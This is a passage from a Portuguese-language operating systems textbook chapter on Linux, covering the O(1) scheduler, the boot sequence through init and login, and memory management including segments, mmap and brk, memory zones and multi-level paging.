Os threads convencionais, que não são em tempo real, são escalonados segundo o algoritmo a seguir. Internamente, esses threads estão associados a níveis de prioridade que variam de 100 a 139, ou seja, o Linux distingue internamente entre 140 níveis de prioridade (para tarefas em tempo real ou não). Assim como nos threads em chaveamento circular em tempo real, o Linux associa valores de tempo do quantum para cada um dos níveis de prioridade que não são tempo real. O quantum refere-se ao número de ciclos do relógio que o thread pode continuar em execução. Na

versão atual do Linux, o relógio funciona a 1.000 Hz e cada ciclo leva 1 ms, ao que chamamos de **instante** (*jiffy*).

Como na maioria dos sistemas UNIX, o Linux associa um valor, denominado **nice**, a cada thread. O padrão é 0, mas ele pode ser modificado por meio da chamada de sistema nice(valor), em que o parâmetro 'valor' varia de -20 a +19. Esse valor determina a prioridade estática de cada thread. Um usuário que esteja calculanso  $\pi$  com a precisão de 1 bilhão de casas decimais em segundo plano pode incluir essa chamada em seu programa para ser simpático com outros usuários. Somente o administrador do sistema pode solicitar serviços *melhores* do que o normal (com valor variando de -20 a -1). Deixamos como exercício para o leitor a dedução da razão para essa restrição.

Uma estrutura de dados essencial utilizada pelo escalonador do Linux é a **fila de execução** (*runqueue*). Existe uma fila de execução associada a cada CPU no sistema e, entre outras informações, ela mantém dois vetores — *ativo* e *expirado*. Conforme mostrado na Figura 10.6, cada um desses campos é um ponteiro para um vetor de 140 cabeçalhos de listas, cada um correspondendo a uma prioridade diferente. O cabeçalho da lista aponta para uma lista de processos duplamente encadeada com uma dada prioridade. A tarefa básica do escalonador é descrita a seguir.

O escalonador seleciona uma tarefa de mais alta prioridade no vetor ativo. Se o quantum dessa tarefa expirar, ela é movida para uma lista de tarefas expiradas (potencialmente em um nível de prioridade diferente). Se a tarefa ficar bloqueada — esperando por um evento de E/S, por exemplo antes que sua parcela de tempo expire, assim que o evento ocorre e sua execução pode ser retomada, ela é colocada de volta no vetor ativo e seu tempo é decrementado de forma a refletir o tempo de CPU já consumido. Quando sua parcela de tempo estiver terminada, ela também será colocada no vetor expirado. Quando não existirem mais tarefas em nenhum dos vetores ativos, o escalonador simplesmente varre os ponteiros para que os vetores expirados se tornem os vetores ativos e vice-versa. Esse método garante que as tarefas de baixa prioridade não entrem em inanição (exceto quando os threads FIFO de tempo real tomem totalmente a CPU — o que é pouco provável).

Níveis de prioridade diferentes recebem fatias de tempo diferentes. O Linux atribui valores de quantum mais altos aos processos de mais alta prioridade. Por exemplo, as tarefas executadas com nível 100 de prioridade receberão um quantum de 800 ms, enquanto as tarefas executadas com nível 139 de prioridade receberão um quantum de 5 ms.

A ideia por trás desse esquema é tirar os processos do modo núcleo o mais rápido possível. Se um processo estiver tentando ler um arquivo em disco, fazê-lo esperar um segundo entre as chamadas read o deixará consideravelmente mais lento. É muito melhor deixar que ele execute logo após a conclusão de cada solicitação, para que ele possa executar a seguinte mais rapidamente. De maneira semelhante,




Figura 10.6 Ilustração da fila de execução e dos vetores de prioridade no Linux.

se um processo foi bloqueado aguardando uma entrada via teclado, ele é obviamente um processo interativo e, como tal, deve receber prioridade alta assim que estiver pronto, de forma a garantir que os processos interativos obtenham bons serviços. Sob essa ótica, os processos dependentes da CPU obtêm basicamente qualquer serviço livre quando os processos interativos dependentes de E/S estão bloqueados.

Como o Linux (ou qualquer outro sistema operacional) não sabe de antemão se uma tarefa depende da CPU ou de E/S, ele confia na manutenção contínua de heurísticas de interatividade. Dessa maneira, o Linux faz distinção entre as prioridades estática e dinâmica. A prioridade dinâmica dos threads é continuamente recalculada, de forma que (1) recompensa os threads interativos c (2) pune os threads que controlam a CPU. O bônus máximo de prioridade é –5, pois os níveis mais baixos de prioridade correspondem a altas prioridades recebidas pelo escalonador. A penalidade máxima de prioridade é +5.

Mais especificamente, o escalonador mantém uma variável *sleep\_avg* associada a cada tarefa. Sempre que uma tarefa é acordada, essa variável é incrementada; sempre que uma tarefa é preemptada ou seu quantum expira, a variável é decrementada pelo valor correspondente. Esse valor é utilizado para mapear dinamicamente o bônus da tarefa para valores entre –5 e +5. O escalonador do Linux recalcula o novo nível de prioridade quando um thread é movido da lista de ativos para a de expirados.

O algoritmo de escalonamento descrito nesta seção refere-se ao núcleo 2.6 e foi introduzido pela primeira vez no núcleo 2.5 instável. Os algoritmos anteriores apresentavam um baixo desempenho em configurações multiprocessador e não escalonavam bem um número crescente de tarefas. Como a descrição apresentada nos parágrafos anteriores indica que uma decisão de escalonamento pode ser tomada com base em uma lista apropriada de ativos, ela pode ter tempo constante O(1), independentemente do número de processos no sistema.

Além disso, o escalonador inclui recursos particularmente úteis em plataformas multinúcleo ou com múltiplos processadores. Primeiro, nas plataformas com múltiplos processadores, a estrutura de fila de execução está associada a cada CPU. O escalonador tenta manter os benefícios por meio do escalonamento por afinidade, tentando escalonar na CPU tarefas anteriormente em execução. Segundo, um conjunto de chamadas de sistema está disponível para especificações ou modificações futuras nos requisitos de afinidade de um determinado thread. Finalmente, o escalonador executa um balanceamento periódico de carga entre as filas de execução de diferentes CPUs para garantir que a carga do sistema esteja bem balanceada, enquanto ainda cumpre com determinados requisitos de desempenho ou afinidade.

O escalonador considera somente as tarefas executáveis, que são colocadas nas filas de execução apropriadas. As tarefas que não forem executáveis e estiverem aguardando por diversas operações de E/S ou por outros eventos do núcleo são colocadas em outra estrutura de dados, a **fila de espera** (*waitqueue*). Existe uma fila de espera associada a cada evento pelo qual uma tarefa pode esperar. O cabeçalho da fila de espera inclui um ponteiro para uma lista encadeada de tarefas e um spinlock. Este é necessário para garantir que a fila de espera possa ser concorrentemente manipulada pelo código principal do núcleo e tratadores de interrupção ou outras invocações assíncronas.

Na verdade, o código do núcleo contém variáveis de sincronização em diversos locais. Os núcleos anteriores do Linux tinham somente uma grande trava do núcleo (big kernel lock — BKL) que acabou se mostrando altamente ineficiente, em especial nas plataformas com múltiplos processadores, pois impedia que processos em diferentes CPUs executassem código do kernel de forma concorrente. Assim sendo, diversos novos pontos de sincronização foram introduzidos com uma granularidade muito mais alta.

#### 10.3.5 | Inicializando o Linux

Os detalhes variam de plataforma para plataforma, mas, em geral, os passos descritos a seguir representam o processo de boot. Quando o computador é ligado, o BIOS executa um autoteste denominado Post (Power-On-Self-Test) e detecta e inicializa os dispositivos — já que o processo de boot do sistema operacional pode depender de acessos a discos, monitores, teclados etc. Em seguida, o primeiro setor do disco de boot (registro-mestre de boot — master boot record — MBR) é lido para a memória e executado. Esse setor contém um programa pequeno (512 bytes) que carrega outro programa independente, chamado boot, do dispositivo de boot, geralmente um disco IDE ou SCSI. O programa boot primeiro copia a si próprio para um endereço predefinido da memória alta, liberando memória baixa para o sistema operacional.

Uma vez movido, o boot lê o diretório-raiz do dispositivo de boot. Para isso, ele deve conhecer o sistema de arquivos e o formato do diretório, que é o caso de alguns carregadores de boot como o GRUB (Grand Unifier Bootloader - grande unificador de carregadores de boot). Outros carregadores populares, como o LILO da Intel, não confiam em nenhum sistema de arquivos específico. Em vez disso, eles precisam de um mapa de blocos e endereços de baixo nível, que descrevem os setores físicos, para encontrar os setores que devem ser carregados.

O boot, então, lê o núcleo no sistema operacional e transfere o controle para ele. Nesse momento, o boot finalizou seu trabalho e o núcleo está em execução.

O código de disparo (start-up) do núcleo é escrito em linguagem assembly e é altamente dependente de máquina. Como trabalhos típicos estão incluídos os ajustes na pilha do núcleo, a identificação do tipo da CPU, o cálculo da quantidade de RAM presente, a desabilitação da interrupção, a habilitação da MMU e, por fim, a chamada da rotina main em linguagem C para inicializar a parte principal do sistema operacional.

O código C também tem de fazer uma inicialização considerável, mas, nesse caso, mais lógica do que física. Ele inicializa alocando um buffer de mensagem para auxiliar a depurar os problemas do boot. Enquanto a inicialização prossegue, mensagens são escritas sobre o que está acontecendo, de modo que elas podem ser analisadas — caso o processo de boot venha a falhar — por um programa de diagnóstico especial. Pense nisso como um gravador de bordo do sistema operacional (a caixa-preta que é investigada para se saberem as causas da falha de aviões).

Em seguida, as estruturas de dados do núcleo são alocadas. A maioria é de tamanho fixo, mas algumas — como a cache de blocos e certas estruturas associadas à tabela de páginas — dependem da quantidade de RAM disponível.

Nesse ponto, o sistema começa a autoconfiguração. Usando arquivos de configuração que informam quais tipos de dispositivos de E/S estão presentes, ele começa a examinar os dispositivos para ver quais realmente estão presentes. Se um dispositivo examinado falha ao responder, o sistema presume que ele está ausente e o ignora dali em diante. Ao contrário das versões tradicionais do UNIX, os drivers de dispositivo do Linux não precisam estar estaticamente ligados e podem ser carregados dinamicamente (como podem todas as versões do MS-DOS e do Windows).

Os argumentos favoráveis ou contrários ao carregamento dinâmico dos drivers são interessantes e vale a pena explicá-los rapidamente. O argumento principal para o carregamento dinâmico é que somente um binário precisa ser entregue aos consumidores, com configurações diferentes, de modo que ele próprio carregue automaticamente os drivers necessários de acordo com cada configuração, mesmo sobre uma rede. O argumento principal contrário ao carregamento dinâmico é a segurança. Se você está executando um programa seguro, como o servidor do banco de dados de um banco ou o servidor da Web de uma empresa, você provavelmente não vai querer que alguém insira um código aleatório dentro do núcleo. O administrador do sistema pode manter os códigos e os arquivos-objeto do sistema operacional em uma máquina segura, construir todas as instâncias do sistema nessa mesma máquina e entregar o binário do núcleo para as demais máquinas de uma rede local. Se os drivers não podem ser carregados dinamicamente, esse procedimento impede que os operadores de máquinas e outros que conheçam a senha do superusuário insiram algum código prejudicial ou cheio de erros no núcleo. Além disso, em grandes ambientes computacionais, a configuração do hardware é conhecida exatamente no momento em que o sistema é compilado e ligado. Quaisquer alterações são raras o bastante para que realizar a recompilação do sistema sempre que um novo dispositivo de hardware seja adicionado não seja um grande problema.

Depois que todo o hardware foi configurado, o passo seguinte é alocar cuidadosamente o processo 0, ajustar sua pilha e executá-lo. O processo 0 continua a inicialização, fazendo coisas como a programação do relógio de tempo real, a montagem do sistema de arquivos-raiz e a criação do *init* (processo 1) e do daemon de paginação (processo 2).

O init verifica seus bits de informação (flags) para saber se a execução é mono ou multiusuário. No primeiro caso, ele cria um processo que executa o shell e espera pelo término desse processo. No segundo caso, ele cria um processo para executar um script de shell de inicialização do sistema, /etc/rc, que pode verificar a consistência do sistema de arquivos, montar sistemas de arquivos adicionais, disparar processos daemon e assim por diante. Depois, ele lê o arquivo /etc/ttys, que relaciona os terminais e algumas de suas propriedades. Para cada terminal habilitado, ele cria uma cópia de si próprio, a qual faz alguma limpeza e manutenção, e posteriomente executa um programa chamado getty.

O *getty* ajusta a velocidade da linha e outras propriedades para cada linha (algumas das quais podem ser modems, por exemplo) e, então, mostra

#### login:

na tela do terminal e tenta ler o nome do usuário a partir do teclado. Quando pega um terminal e fornece seu nome de usuário, *getty* finaliza executando */bin/login*, que é o programa de entrada no sistema. *Login* então pede uma senha, codifica-a e compara-a com a senha codificada existente no arquivo de senhas, o */etc/passwd*. Se a senha está correta, *login* substitui a si próprio pelo shell do usuário, que espera pelo primeiro comando. Se a senha estiver incorreta, *login* simplesmente pede outra ao usuário. Esse mecanismo é ilustrado na Figura 10.7 para um sistema com três terminais.

Na figura, o processo *getty* que está executando no terminal 0 ainda está esperando alguma entrada. No terminal 1, um usuário já entrou com o nome de usuário e *getty* foi, assim, substituído por *login*, que está pedindo uma senha. Uma entrada bem-sucedida no sistema ocorreu no terminal 2, no qual o shell mostrou o prompt (%). O usuário então digitou o comando

#### cp f1 f2

que faz o shell criar um processo filho para executar o programa cp. O shell é bloqueado e vai esperar pelo término do

filho, momento no qual ele novamente mostrará um novo prompt e lerá as entradas do teclado. Se o usuário no terminal 2 digitasse cc em vez de cp, o programa principal do compilador C seria inicializado e, com isso, seriam criados mais processos para executar os vários passos da compilação.

## 10.4 Gerenciamento de memória no Linux

O modelo de memória do Linux é direto e objetivo, de modo que permita a portabilidade dos programas e possibilite a implementação do Linux em máquinas com unidades de gerenciamento de memória muito diferentes, desde as mais simples (por exemplo, o IBM PC original) até aquelas com hardware de paginação sofisticado. Essa é uma área do projeto pouco alterada durante décadas — como funcionou bem, não precisou de muita revisão. Agora examinaremos o modelo e como ele é implementado.

#### 10.4.1 | Conceitos fundamentais

Todo processo no Linux tem um espaço de endereçamento que consiste de três segmentos: código, dado e pilha. O espaço de endereçamento de um processo *A* é mostrado na Figura 10.8(a). O **segmento de código** contém as instruções de máquina que formam o código executável do programa. Ele é produzido pelo compilador e montador por meio da tradução de C, C++ ou outros programas em código de máquina. O segmento de código é, em geral, marcado como somente leitura. A modificação do código pelo próprio programa saíram de modo em torno de 1950 porque ficava muito difícil de compreender e depurar. Assim, o segmento de código não cresce, não diminui nem se altera de nenhuma maneira.




Figura 10.7 A sequência de processos utilizada na inicialização de alguns sistemas Linux.

Figura 10.8 (a) Espaço de endereçamento virtual do processo A. (b) Memória física. (c) Espaço de endereçamento virtual do processo B.

O segmento de dados é o local de armazenamento de todas as variáveis do programa, das cadeias de caracteres, dos vetores e de outros dados. Ele tem duas partes: os dados inicializados e os dados não inicializados. Por razões históricas, o segundo é conhecido como BSS (historicamente denominado Block Started by Symbol). A parte inicializada do segmento de dados contém as variáveis e as constantes que necessitam de um valor inicial quando o programa é iniciado. Todas as variáveis no BBS são inicializadas com zero após o carregamento.

Por exemplo, em C é possível declarar uma cadeia de caracteres e inicializá-la no mesmo comando. Quando o programa inicia, ele espera que a cadeia tenha seus valores iniciais. Para implementar essa construção, o compilador associa à cadeia uma posição no espaço de endereçamento e garante que, quando o programa é iniciado, essa localização contenha a cadeia correta. Do ponto de vista do sistema operacional, os dados inicializados não são tão diferentes do código do programa — ambos contêm padrões binários produzidos pelo compilador que devem ser carregados na memória quando o programa inicializar.

A existência de dados não inicializados é, na verdade, apenas uma questão de otimização. Quando uma variável global não é explicitamente inicializada, a semântica da linguagem C entende que seu valor inicial é 0. Na prática, muitas variáveis globais não são inicializadas explicitamente e, com isso, elas valem 0. Isso pode ser implementado com uma seção do arquivo binário executável contendo exatamente o número de bytes de dados, em que todos são inicializados, incluindo aqueles com o valor padrão definido como 0.

No entanto, para economizar espaço no arquivo executável, isso não é feito. Em vez desta, o arquivo contém todas as variáveis inicializadas explicitamente na sequência do código do programa. As variáveis não inicializadas são agrupadas todas juntas após as inicializadas, de modo que tudo o que o compilador deve fazer é colocar uma palavra no cabeçalho do arquivo informando quantos bytes alocar.

Para que esse esquema se torne mais claro, observe a Figura 10.8(a) novamente. Nela o código do programa tem 8 KB e os dados inicializados também são 8 KB. Os dados não inicializados (BSS) são 4 KB. O arquivo executável tem somente 16 KB (código + dados inicializados), mais um pequeno cabeçalho que pede ao sistema operacional para alocar 4 KB no final dos dados inicializados e atribuir 0 a eles, antes de inicializar o programa. Esse truque evita armazenar 4 KB de zeros no arquivo executável.

Para evitar a alocação de uma estrutura de página física repleta de zeros, durante a inicialização o Linux aloca uma página zero estática, que é uma página protegida cheia de zeros. Quando um processo é carregado, sua região de dados não inicializada é configurada para apontar para a página zero. Sempre que um processo tentar escrever nessa área, o mecanismo de copiar-se-escrita é ativado e uma estrutura de página real é alocada ao processo.

Diferentemente do segmento de código, que não pode ser alterado, o segmento de dados tem essa propriedade. Os programas modificam os valores de suas variáveis durante todo o tempo. Além disso, durante a execução, muitos programas precisam alocar espaço dinamicamente. O Linux resolve essa questão permitindo que o segmento de dados cresça e diminua à medida que a memória é alocada ou liberada. Uma chamada de sistema, brk, é disponibilizada para permitir que os programas ajustem o tamanho de seu segmento de dados. Assim, para alocar mais memória, um programa pode aumentar o tamanho de seu segmento de dados. A rotina de biblioteca escrita em C, chamada malloc, normalmente usada para alocar memória, emprega intensamente essa chamada de sistema. O descritor de espaço de endereçamento do processo contém informações sobre o escopo da área de memória dinamicamente alocada no processo, normalmente denominada monte.

O terceiro segmento é o de pilha. Na maioria das máquinas, ele inicia no topo do espaço de endereçamento virtual — ou próximo dele — e cresce para baixo, em direção ao endereço 0. Em plataformas x86 de 32 bits, por exemplo, a pilha começa no endereço 0xC0000000, que é o limite de endereçamento virtual de 3 GB visível para o processo no modo usuário. Se a pilha cresce além da base do segmento de pilha, uma interrupção ocorre e o sistema operacional atualiza a posição da base em uma página mais abaixo. Os programas não gerenciam explicitamente o tamanho do segmento de pilha.

Quando um programa se inicia, sua pilha não está vazia, pelo contrário: ela contém todas as variáveis de ambiente (shell) assim como a linha de comando digitada no shell quando ele foi invocado. Dessa maneira, um programa pode descobrir seus argumentos. Por exemplo, quando o comando

#### cp src dest

é digitado, o programa cp é executado com a cadeia 'cp src dest' na pilha e, assim, ele pode encontrar os nomes do arquivo-fonte e do arquivo-destino. A cadeia é representada como um vetor de ponteiros para os símbolos gramaticais da cadeia propriamente dita, a fim de facilitar sua análise sintática.

Quando dois usuários estão executando o mesmo programa, como um editor, é possível, mas ineficiente, manter duas cópias do código do programa do editor na memória ao mesmo tempo. Em vez disso, muitos sistemas Linux dão suporte a **segmentos de código compartilhados**. Nas figuras 10.8(a) e 10.8(c), vemos dois processos, *A* e *B*, com o mesmo segmento de código. Na Figura 10.8(b), vemos uma possível forma da memória física, na qual ambos os processos compartilham a mesma parte do código. O mapeamento é feito pelo hardware de memória virtual.

Os segmentos de dados e pilha nunca são compartilhados, exceto após um fork, e, nesse caso, somente aquelas páginas que não são modificadas. Se um deles precisa crescer e não existe espaço adjacente para isso, não tem problema, pois as páginas virtuais adjacentes não precisam ser mapeadas em páginas físicas adjacentes.

Em alguns computadores, o hardware dá suporte a espaços de endereçamento separados para instruções e dados. Quando essa característica está disponível, o Linux pode usá-la. Por exemplo, se um computador com endereços de 32 bits tem essa característica, é possível empregar 2<sup>32</sup> bits de espaço de endereçamento para instruções e um adicional de 2<sup>32</sup> bits de espaço de endereçamento para ser compartilhado entre os segmentos de dados e pilha. Um *jump* para 0 salta para o endereço 0 do espaço de código, enquanto um *move* de 0 usa o endereço 0 do espaço de dados. Essa característica duplica o espaço de endereçamento disponível.

Além de alocar dinamicamente mais memória, os processos no Linux conseguem acessar dados de arquivos por meio de **arquivos mapeados em memória**. Essa característica possibilita mapear arquivos em uma parte do espaço de endereçamento do processo, permitindo que o arquivo seja lido e escrito como se ele fosse um vetor de bytes na memória. Mapear um arquivo na memória facilita muito mais o acesso aleatório do que usar chamadas de sistema para E/S como read e write. As bibliotecas compartilhadas são acessadas por meio do mapeamento em memória usando esse mecanismo. Na Figura 10.9, vemos um arquivo mapeado em dois processos ao mesmo tempo, em espaços de endereçamento diferentes.

Uma vantagem adicional do mapeamento de arquivos é que dois ou mais processos podem mapear o mesmo arquivo simultaneamente. As escritas no arquivo feitas por qualquer um deles são instantaneamente visíveis para os demais processos. De fato, por meio do mapeamento de um arquivo auxiliar (que será descartado depois que todos os processos tenham finalizado), esse mecanismo fornece um canal de alta largura de banda para múltiplos processos




Figura 10.9 Dois processos podem compartilhar um arquivo mapeado.

compartilharem memória. No caso mais extremo, dois ou mais processos podem mapear um arquivo que abranja o espaço de endereçamento todo, fornecendo uma forma de compartilhamento intermediário quando comparada com o compartilhamento intermediário quando comparada com o compartilhamento entre processos e entre threads. Aqui o espaço de endereçamento é compartilhado (como nos threads), mas cada processo mantém seus arquivos abertos e seus sinais, por exemplo, diferentemente dos threads. Na prática, porém, nunca são criados dois espaços de endereçamento exatamente correspondentes.

# 10.4.2 | Chamadas de sistema para gerenciamento de memória no Linux

O POSIX não especifica quaisquer chamadas de sistema para gerenciamento de memória — esse tópico foi considerado muito dependente de máquina para que fosse padronizado. Em vez disso, o problema foi disfarçado, propondo que os programas que precisarem do gerenciamento de memória dinâmica poderão usar o procediemento de biblioteca malloc (definida na linguagem C padrão ANSI). O modo como malloc é implementado está fora do escopo do padrão POSIX. Em alguns círculos, essa abordagem é conhecida como transferência de responsabilidade.

Na prática, muitos sistemas Linux têm chamadas de sistema para o gerenciamento de memória. As mais comuns são apresentadas na Tabela 10.5. Brk especifica o tamanho do segmento de dados informando o endereço do primeiro byte após seu final. Se o novo valor é maior do que o antigo, o segmento de dados aumenta; caso contrário, diminui.

As chamadas de sistema mmap e munmap controlam os arquivos mapeados em memória. O primeiro parâmetro de mmap, addr, determina o endereço no qual o arquivo (ou parte dele) é mapeado. Ele deve ser um múltiplo do tamanho da página. Se esse parâmetro é 0, o sistema determina o endereço por si próprio e o retorna em a. O segundo parâmetro, len, diz quantos bytes devem ser mapeados. Ele também deve ser um múltiplo do tamanho da página. O terceiro parâmetro, prot, determina a proteção para o arquivo mapeado. Ele pode ser marcado como para leitura, para escrita, para execução ou alguma combinação dessas possibilidades. O quarto parâmetro, flags, controla se o ar-

quivo é privado ou compartilhado e se *addr* é uma exigência ou meramente uma sugestão. O quinto parâmetro, *fd*, é o descritor de arquivo a ser mapeado. Somente arquivos abertos podem ser mapeados, de modo que, para mapear um arquivo na memória, ele deve primeiro ser aberto. Por fim, *offset* diz a posição do arquivo onde deve ser iniciado o mapeamento. Ele não é necessário quando se deseja mapear a partir do byte 0; caso contrário, sim.

A outra chamada, unmap, remove um arquivo mapeado. Se somente parte dele é removida do mapeamento, o restante continua mapeado.

#### 10.4.3 Implementação do gerenciamento de memória no Linux

Cada processo do Linux em uma máquina de 32 bits normalmente recebe 3 GB de espaço de endereçamento virtual para seu uso, e o 1 GB restante fica reservado para suas tabelas de páginas e outros dados do núcleo. O espaço de 1 GB do núcleo não é visível quando no modo usuário, mas se torna acessível quando o processo desvia a execução para o núcleo. A memória do núcleo normalmente fica na parte baixa da memória física, mas é mapeada no espaço inicial de 1 GB de cada processo de espaço de endereçamento virtual, entre os endereços 0xC0000000 e 0xFFFFFFFF (3–4 GB). O espaço de endereçamento é criado com o processo e é sobrescrito por uma chamada de sistema exec.

Para permitir que múltiplos processos compartilhem a memória física subjacente, o Linux monitora o uso da memória física, aloca mais memória conforme a necessidade dos processos do usuário ou dos componentes do núcleo, mapeia dinamicamente porções da memória física no espaço de endereçamento de diferentes processos e carrega e descarrega dinamicamente programas executáveis, arquivos e outras informações de estado conforme a necessidade, de modo a utilizar os recursos da plataforma de maneira eficiente e garantir o progresso da execução. O restante deste capítulo descreve a implementação de vários mecanismos no núcleo do Linux que são responsáveis por essas operações.

#### Gerenciamento da memória física

Por conta de algumas idiossincrasias de hardware em muitos sistemas, nem todas as memórias físicas podem ser

Chamada de sistema	Descrição	
s = brk(addr)	Altera o tamanho do segmento de dados	
a = mmap(addr, len, prot, flags, fd, offset)	Mapeia um arquivo na memória	
s = unmap(addr, len)	Remove o mapeamento do arquivo	

**Tabela 10.5** Algumas chamadas de sistema relacionadas ao gerenciamento da memória. O código de retorno s é –1 se ocorrer algum erro; a e addr são endereços de memória, len é um tamanho, prot controla a proteção, flags são bits mistos, fd é um descritor de arquivo e offset é um deslocamento de arquivo.

tratadas da mesma forma, especialmente no que diz respeito a E/S e memória virtual. O Linux faz distinção entre três tipos de zonas de memória:

- ZONE\_DMA páginas que podem ser utilizadas para operações de DMA.
- ZONE\_NORMAL páginas normais regularmente mapeadas.
- ZONE\_HIGHMEM páginas com endereços de memória altos, que não são permanentemente mapeadas.

As fronteiras exatas e o projeto das zonas de memória dependem da arquitetura. No hardware x86, por exemplo, determinados dispositivos podem executar operações de DMA somente nos primeiros 16 MB do espaço de endereçamento e, portanto, a ZONE\_DMA está na faixa de 0-16 MB. Além disso, o hardware não consegue mapear diretamente os endereços de memória acima de 896 MB e, por isso, a ZONE\_HIGHMEM está em alguma área acima dessa faixa. A ZONE\_NORMAL está entre as duas anteriores. Nas plataformas x86, os primeiros 896 MB do espaço de endereçamento do Linux são mapeados diretamente, enquanto os 128 MB restantes do espaço de endereçamento do núcleo são utilizados para acessar regiões da memória alta. O núcleo mantém uma estrutura de zonas para cada uma das três zonas e consegue executar alocações de memória para as três zonas separadamente.

No Linux, a memória principal é formada por três partes. As duas primeiras, o núcleo e o mapa de memória, estão **fixas** na memória (ou seja, suas páginas nunca são excluídas). O restante da memória está dividido em molduras de páginas e cada uma delas pode conter uma página de código, dados ou pilha, uma tabela de páginas ou estar em uma lista livre.

O núcleo mantém um mapa da memória principal que contém todas as informações sobre o uso da memória física no sistema, como suas zonas, molduras de páginas livres etc. A organização da informação, mostrada na Figura 10.10, é apresentada a seguir.

Em primeiro lugar, o Linux mantém um vetor de **descritores de páginas** do tipo *page* para cada moldura de página física no sistema, chamado *mem\_map*. Cada descritor de página contém um ponteiro para o espaço de endereçamento ao qual pertence e, caso a página não esteja livre, um par de ponteiros que permite a criação de listas duplamente encadeadas com outros descritores para, por exemplo, agrupar todas as molduras de páginas livres e alguns outros campos. Na Figura 10.10, o descritor de página para a página 150 contém um mapeamento para o espaço de endereçamento ao qual a página pertence. As páginas 70, 80 e 200 estão livres e encadeadas. O tamanho do descritor de página é 32 bytes e, assim, o vetor mem\_map pode consumir menos do que 1 por cento da memória física (para uma moldura de página de 4 KB).




Figura 10.10 Representação da memória principal no Linux.

Como a memória física está dividida em zonas, para cada zona o Linux mantém um descritor de zonas que contém informações sobre a utilização da memória em cada zona, como número de páginas ativas ou inativas, marcações altas e baixas a serem utilizadas pelo algoritmo de substituição de páginas descrito mais adiante neste capítulo, assim como muitos outros campos.

Um descritor de zonas contém um vetor de áreas livres. O i-ésimo elemento desse vetor identifica o primeiro descritor de página do primeiro bloco de 2<sup>i</sup> páginas livres. Como podem existir múltiplos blocos de 2<sup>i</sup> páginas livres, o Linux utiliza o par de ponteiros de descritores de páginas em cada elemento page para conseguir encadeá-los. Essas informações são usadas nas operações de alocação de memória suportadas pelo Linux. Na Figura 10.10, o vetor free\_area[0], que identifica todas as áreas livres da memória principal, compostas por somente uma moldura de página (já que 2º é igual a 1), aponta para a página 70, a primeira das três áreas livres. Os outros blocos livres de tamanho igual a 1 podem ser alcançados por meio das ligações em cada um dos descritores de páginas.

Finalmente, como o Linux é portátil para arquiteturas NUMA (na qual diferentes endereços de memória possuem tempos de acesso bastante variados), para diferenciar entre memória física em diferentes nós (e evitar a alocação de estruturas de dados entre eles), utiliza-se um descritor de nó. Cada descritor de nó contém informação sobre o uso da memória e das zonas naquele nó em particular. Nas plataformas NUMA, o Linux descreve toda a memória por meio de um descritor de nó. Os primeiros bits em cada descritor de página são utilizados para identificar o nó e a zona à qual a moldura de página pertence.

Para que o mecanismo de paginação seja eficiente em arquiteturas de 32 e 64 bits, o Linux utiliza um esquema de páginas em quatro níveis. Um esquema original de três níveis de páginas, originalmente incluído no sistema para o Alpha, foi expandido depois da versão 2.6.10 do Linux e, a partir da versão 2.6.11, passou a ser utilizado o esquema de quatro páginas. Cada endereço virtual é decomposto em cinco campos, conforme mostra a Figura 10.11. Os campos de diretório são utilizados como um índice para o diretório de página apropriado (que é privado e existe um associado a cada processo). O valor encontrado é um ponteiro para um dos diretórios do nível seguinte, que são novamente indexados por um campo do endereço virtual. A entrada selecionada no diretório de página do meio aponta para a tabela de páginas final, que está indexada pelo campo de página do endereço virtual. A entrada encontrada aqui aponta para a página necessária. No Pentium, que utiliza paginação de dois níveis, o diretório superior e do meio de cada página possui somente uma entrada e, portanto, a entrada do diretório global efetivamente escolhe a tabela de página a ser utilizada. Analogamente, a paginação de três níveis pode ser utilizada quando necessário, configurando para 0 o campo de tamanho do diretório de página superior.

A memória física serve para vários propósitos. O núcleo propriamente dito fica totalmente residente na memória — nenhuma parte dele é paginada para o disco. O restante da memória é disponibilizado para páginas dos usuários, a cache de páginas e outros propósitos. A cache de páginas mantém blocos de arquivos lidos recentemente ou que podem ser lidos em um futuro próximo ou páginas de blocos de arquivos que precisam ser escritas no disco, como aquelas que tenham sido criadas a partir dos processos do modo usuário e que tenham sido movidas para o disco. Ela tem um tamanho dinâmico e compete com os processos dos usuários pelo mesmo conjunto de páginas. A cache de paginação não é realmente uma cache separada, mas simplesmente o conjunto de páginas dos usuários que não são necessárias há muito tempo e que estão esperando até serem paginadas para o disco. Se uma página da cache de paginação é reutilizada antes de ser retirada da memória, ela pode ser recuperada rapidamente.

Além disso, o Linux dá suporte a módulos carregados dinamicamente - em geral, drivers de dispositivos, que podem ter tamanhos quaisquer e cada um deve ser alocado em uma parte contígua da memória do núcleo. Como consequência dessas exigências, ele gerencia memória física para poder adquirir uma parte da memória de tamanho

